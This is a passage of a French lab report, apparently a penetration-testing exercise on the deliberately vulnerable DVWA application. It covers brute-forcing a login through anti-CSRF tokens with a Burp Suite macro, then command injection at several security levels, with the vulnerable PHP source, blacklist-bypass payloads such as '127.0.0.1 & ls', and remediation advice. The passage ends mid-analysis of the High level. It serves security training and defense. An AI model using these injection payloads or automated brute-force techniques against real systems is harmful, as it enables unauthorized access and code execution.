
```
HTTP/1.1 302 Found
Date: Tue, 15 Sep 2026 10:53:40 GMT
Server: Apache/2.4.68 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: index.php
Content-Length: 0
Keep-Alive: timeout=5, max=95
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

2. Contournement via Burp Suite (Macros & Session Handling Rules)

Pour contourner la validation du jeton Anti-CSRF tout en conservant l'automatisation de l'attaque Brute Force, une règle de gestion de session (*Session Handling Rule*) couplée à un **Macro** a été configurée dans Burp Suite.

1. Création du Macro de récupération :

Dans *Settings > Sessions > Macros*, un Macro a été enregistré sur la requête GET /DVWA/vulnerabilities/brute/. Ce Macro charge la page d'authentification en arrière-plan avant chaque tentative pour obtenir un jeton valide tout frais.



2. Extraction dynamique du paramètre (user_token) :

Un paramètre personnalisé nommé user_token a été défini. L'outil extrait automatiquement la valeur située dans le champ HTML caché (<input type='hidden' name='user_token' value='...' />) en ciblant l'expression entre value=' et />.

Define Custom Parameter

Define custom parameter

Configure the details of the custom parameter location. You need to specify the name that is used for this parameter in subsequent macro requests, and the location within this response from which the parameter's value should be derived.

Parameter name:

Parameter value prefix (optional):

Parameter value suffix (optional):

☐ Extracted value is URL-encoded

Define the location of the parameter value. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

☒ Define start and end

☒ Start after expression:
☐ Start at offset:
☒ End at delimiter:
☐ End at fixed length:

☐ Extract from regex group

☒ Case sensitive

☐ Exclude HTTP headers ☒ Update config based on selection below Refetch response

```

90     <input type='hidden' name='user_token' value='a8344c69b0475a5882df600865e171c'
91     />
    </form>

```

1 match

OK Cancel

3. Configuration de la règle de session (Session Handling Rule) :

Une règle de session a été définie pour exécuter le Macro (*Run a macro*) et remplacer automatiquement le paramètre `user_token` de la requête **Intruder** par la valeur nouvellement extraite. La portée (*Scope*) de cette règle a été strictement limitée à l'outil **Intruder**.

Session handling rule editor

Details Scope

? Rule description

Rule 1

? Rule actions

The actions below will be performed in sequence when this rule is applied to a request.

Enabled	Description
☒	run macro: Macro 4

OK Cancel

3. Exécution de l'attaque et analyse des résultats

Grâce au Macro, Burp Suite effectue une requête intermédiaire pour récupérer un jeton valide avant chaque envoi de couple identifiant/mot de passe dans Intruder.

L'attaque par dictionnaire (Cluster Bomb) s'exécute alors avec succès en renvoyant des réponses **HTTP 200 OK** :

- **Détection de la combinaison valide** : La requête n°14 (admin / password) se distingue par une longueur de réponse de **4967 octets**, contre **4924 octets** pour l'ensemble des tentatives échouées.
- **Validation visuelle** : L'inspection du contenu HTML de la réponse confirme le succès de l'authentification avec l'affichage du message : Welcome to the password protected area admin.

Test de pénétration sur DVWA

The screenshot displays the Burp Suite interface during a cluster bomb attack on DVWA. The top panel shows the 'Intruder' tab with a 'Cluster bomb attack' selected. The target is 'http://localhost'. The payload list includes 'admin123', 'admin', 'password', 'test', 'root', and 'kali'. The bottom panel shows the 'Results' tab with a table of requests and responses. The response for request 14 shows a 'Welcome to the password protected area admin' message.

Request	Payload 1	Payload 2	Status code	Response rec...	Error	Timeout	Length	Incorrect	Comment
11	root	admin	200	2019			4924	1	
12	kali	admin	200	1013			4924	1	
13	admin123	password	200	3013			4924	1	
14	admin	password	200	19			4967		
15	password	password	200	2008			4924	1	
16	test	password	200	3009			4924	1	
17	root	password	200	1008			4924	1	
18	kali	password	200	3010			4924	1	
19	admin123	test	200	8			4924	1	
20	admin	test	200	10			4924	1	
21	password	test	200	2009			4924	1	
22	test	test	200	3009			4924	1	
23	root	test	200	1013			4924	1	
24	kali	test	200	1010			4924	1	
25	admin123	root	200	12			4924	1	
26	admin	root	200	8			4924	1	

The response for request 14 shows a 'Welcome to the password protected area admin' message.

Impossible Security

L'analyse du code source (vulnerabilities/brute/source/impossible.php) montre la mise en œuvre de contrôles de sécurité stricts combinant plusieurs niveaux de protection (*Defense in Depth*) :

1. **Passage à la méthode HTTP POST** : Les identifiants et le jeton ne transitent plus dans l'URL (méthode GET), mais dans le corps de la requête HTTP POST, empêchant la fuite d'informations dans les journaux d'accès web (*Server Logs*).
2. **Requêtes préparées (PDO)** : Utilisation de `prepare()` et `bindParam()` pour éliminer toute possibilité d'injection SQL.


3. Politique de verrouillage de compte (Account Lockout) :

- Un compteur d'échecs (failed_login) est associé à chaque utilisateur en base de données.
- Si le nombre d'échecs atteint ou dépasse **3 tentatives** (\$total_failed_login = 3), le compte est automatiquement verrouillé pendant une durée de **15 minutes** (\$lockout_time = 15).
- Le compteur est réinitialisé à 0 uniquement en cas de connexion réussie.

4. **Temporisation serveur accrue** : Une pause aléatoire de 2 à 4 secondes (sleep (rand (2, 4)) ;) est exécutée à chaque échec, réduisant considérablement la cadence des requêtes.

1. Échec de la méthode du niveau High

L'application du Macro de gestion de session de Burp Suite avec le mode Intruder en POST se solde par un échec complet.



2. Analyse de l'invalidation de l'attaque

L'examen du tableau de résultats montre que toutes les requêtes (y compris la combinaison valide admin / password à la ligne n°14) renvoient un code de statut **HTTP 302 Found** vers index.php :

The screenshot shows the Burp Suite interface. At the top, there's a 'Results' tab with a table of captured requests. Request 14 is highlighted, showing a POST to /DWA/vulnerabilities/brute/ with a status code of 302. Below the table, the 'Request' and 'Response' tabs are visible. The 'Request' tab shows the raw HTTP request, and the 'Response' tab shows the raw HTTP response. The 'Inspector' panel on the right shows the request attributes, including the request body parameters, request cookies, request headers, and response headers.

Request	Payload 1	Payload 2	Status code	Response rece...	Error	Timeout	Length	Incorrect	Comment
11	root	admin	302	9			482		
12	kali	admin	302	10			481		
13	admin123	password	302	11			482		
14	admin	password	302	6			481		
15	password	password	302	14			482		
16	test	password	302	10			481		
17	root	password	302	17			482		
18	kali	password	302	6			481		
19	admin123	test	302	0			481		
20	admin	test	302	18			482		
21	password	test	302	16			482		
22	test	test	302	13			482		

Request 14 Details:

```

1 POST /DWA/vulnerabilities/brute/ HTTP/1.1
2 Host: localhost
3 Content-Length: 88
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
6 sec-ch-ua-mobile: 70
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: fr-FR,fr;q=0.9
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36

```

Response 14 Details:

```

1 HTTP/1.1 302 Found
2 Date: Tue, 15 Sep 2026 11:55:54 GMT
3 Server: Apache/2.4.68 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: PHPSESSID=d49a7388ffb048a139b91074a7a716a6; expires=Wed, 16 Sep 2026 11:55:54 GMT; Max-Age=86400; path=/; HttpOnly; SameSite=Strict
8 Location: index.php
9 Content-Length: 0
10 Keep-Alive: timeout=5, max=99
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=UTF-8

```

Deux facteurs clés expliquent ce blocage :

- **Verrouillage préventif du compte** : Dès les 3 premières tentatives incorrectes de la liste d'attaque, la valeur failed_login de l'utilisateur admin atteint 3. Le serveur passe la variable \$account_locked à true. Ainsi, lorsque la requête n°14 contenant le bon mot de passe arrive, le serveur refuse l'authentification et redirige l'utilisateur en raison du verrouillage temporel actif.
- **Invalidation de session lors des redirections** : La combinaison du verrouillage et de la régénération systématique des jetons Anti-CSRF casse le flux d'authentification automatisé.

3. Synthèse des mécanismes de défense

Le niveau *Impossible* démontre l'efficacité du verrouillage de compte couplé à une temporisation serveur : une attaque par force brute automatisée devient inexploitable dans un délai raisonnable sans accès au compte administrateur pour déverrouiller l'accès.

3.1.3. Impact Technique

L'absence ou l'insuffisance de mécanismes de protection contre le *Brute Force* engendre plusieurs risques majeurs pour l'ensemble du système :

- **Usurpation d'identité** : Accès non autorisé aux sessions des utilisateurs légitimes.
- **Élévation de privilèges** : Prise de contrôle totale de l'application en cas de compromission d'un compte administrateur.
- **Atteinte à la confidentialité et à l'intégrité** : Exfiltration ou altération des données sensibles stockées en base de données.
- **Déni de service (DoS) applicatif** : Épuisement des ressources serveur ou verrouillage abusif des comptes légitimes sous l'effet du trafic automatisé.

3.1.4. Recommandations et Remédiations

L'analyse comparative des différents niveaux de sécurité (de *Low* à *Impossible*) montre qu'un mécanisme d'authentification robuste doit s'appuyer sur la défense en profondeur (*Defense in Depth*) :

1. **Verrouillage temporel de compte (*Account Lockout*)** : Bloquer l'accès au compte (ex. pendant 15 minutes) après un nombre restreint de tentatives infructueuses (ex. 3 à 5 échecs).
2. **Limitation de débit (*Rate Limiting*) et temporisation** : Imposer un délai aléatoire (sleep) ou restreindre le nombre de requêtes autorisées par adresse IP pour briser la vitesse des outils d'attaque.
3. **Protection Anti-CSRF** : Générer des jetons de session uniques par requête afin de compliquer l'automatisation directe des soumissions HTTP.
4. **Authentification multifacteur (MFA/2FA)** : Exiger un second facteur de validation (TOTP, clé physique) pour annuler l'impact de la découverte d'un mot de passe.
5. **Politique de mots de passe forts** : Imposer une longueur minimale et une complexité suffisante pour rendre l'attaque par dictionnaire inefficace.

3.2. Module : Command Injection

3.2.1. Description de la vulnérabilité

L'injection de commandes (*Command Injection* ou *OS Command Injection*) survient lorsqu'une application web transmet des données non assainies fournies par l'utilisateur directement à un interpréteur de commandes du système d'exploitation (fonctions PHP telles que `system()`, `exec()`, ou `shell_exec()`). Cette vulnérabilité permet à un attaquant d'exécuter des commandes système arbitraires avec les privilèges du compte exécutant le serveur web.

3.2.2. Vecteur d'attaque et Exploitation

Low Security


- **Analyse du code source (*vulnerabilities/exec/source/low.php*)** : Le paramètre `ip` est récupéré via `$_REQUEST['ip']` et directement concaténé dans la commande système : `shell_exec('ping -c 4 ' . $target)` ; Aucune validation de format ni filtrage des métacaractères du shell n'est effectué.

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];


    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }


    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
```

- **Exécution nominale** : Une saisie classique (127.0.0.1) exécute uniquement la commande ping et retourne les réponses ICMP standard.




- **Exploitation (PoC)** : Utilisation des opérateurs de chaînage ; et **&&** pour ajouter une commande arbitraire : 127.0.0.1; ls / 127.0.0.1 && whoami
- **Analyse du résultat** : Le serveur exécute successivement la commande ping, puis la commande injectée ls / whoami. La réponse affiche la liste des fichiers du répertoire courant (help, index.php, source) et le nom de l'utilisateur actuel, validant l'exécution de code à distance (RCE).





Medium Security


- **Analyse du code source (vulnerabilities/exec/source/medium.php) :** L'application tente de filtrer les injections en instaurant une liste noire (*blacklist*) d'opérateurs via le tableau \$substitutions :



Les caractères && et ; sont ainsi remplacés par une chaîne vide avant l'exécution du shell_exec ().

- **Échec des métacaractères filtrés :** Les injections testées au niveau Low avec ; ou && (ex. 127.0.0.1; ls ou 127.0.0.1&&ls) se soldent par un échec. Le serveur nettoyant ces symboles, la commande transmise devient 127.0.0.1ls, générant une erreur d'exécution.
- **Contournement de la liste noire et exploitation (PoC) :** La mesure de sécurité est inefficace car elle repose sur une liste noire incomplète. Elle omet d'autres opérateurs valides du shell Unix/Linux, tels que le symbole & (exécution en arrière-plan) ou | (pipe). L'exploitation s'effectue en utilisant un simple ampersand (&) : 127.0.0.1 & ls


- **Analyse du résultat :** Le filtre n'excluant pas le caractère &, la commande exécutée par le système devient ping -c 4 127.0.0.1 & ls. Le shell place le processus ping en arrière-plan et exécute immédiatement ls. La liste des fichiers du répertoire (help, index.php, source) s'affiche au-dessus du résultat du ping, validant le contournement.



High Security

- **Analyse du code source (vulnerabilities/exec/source/high.php) :**

L'application élargit sa liste noire dans le tableau \$substitutions pour tenter de bloquer la quasi-totalité des métacaractères shell (&, ;, -, \$, (,), ` , ||). La fonction trim () est également ajoutée pour supprimer les espaces en début et fin de chaîne.



- **Analyse de la vulnérabilité (Erreur de syntaxe) :**

L'examen du tableau de filtrage révèle une erreur de configuration critique du développeur : la clé renseignée est '|' => ' ' (le symbole pipe suivi d'un espace) au lieu du symbole pipe seul ('|').

